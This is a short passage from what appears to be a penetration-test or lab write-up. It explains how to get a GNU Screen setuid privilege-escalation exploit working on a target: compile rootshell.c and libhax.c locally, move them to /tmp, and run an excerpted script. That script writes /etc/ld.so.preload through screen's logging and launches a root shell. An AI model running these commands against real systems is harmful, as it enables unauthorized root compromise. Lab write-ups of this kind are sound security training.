Running the exploit as is on the target machine does not work (produces and error when the script attempts to save and compile the two C programs). This is not an issue because we can simply compile rootshell.c and libhax.c on our local machine and transfer them over (make sure to place the scripts in the /tmp directory). Once the binaries are transferred over copy the script, from the 2nd to last echo statement into a new file and transfer it to the victim machine. The portion of the script that needs to be saved looks like this (see the next page):

```
echo "[+] Now we create our /etc/ld.so.preload file..."
cd /etc
umask 000 # because
screen -D -m -L ld.so.preload echo -ne  "\x0a/tmp/libhax.so" # newline needed
echo "[+] Triggering..."
screen -ls # screen itself is setuid, so...
/tmp/rootshell
```

Figure 13 shows the portion of the exploit script that is needed to successfully compromise the target.

Running the script will provide a root shell!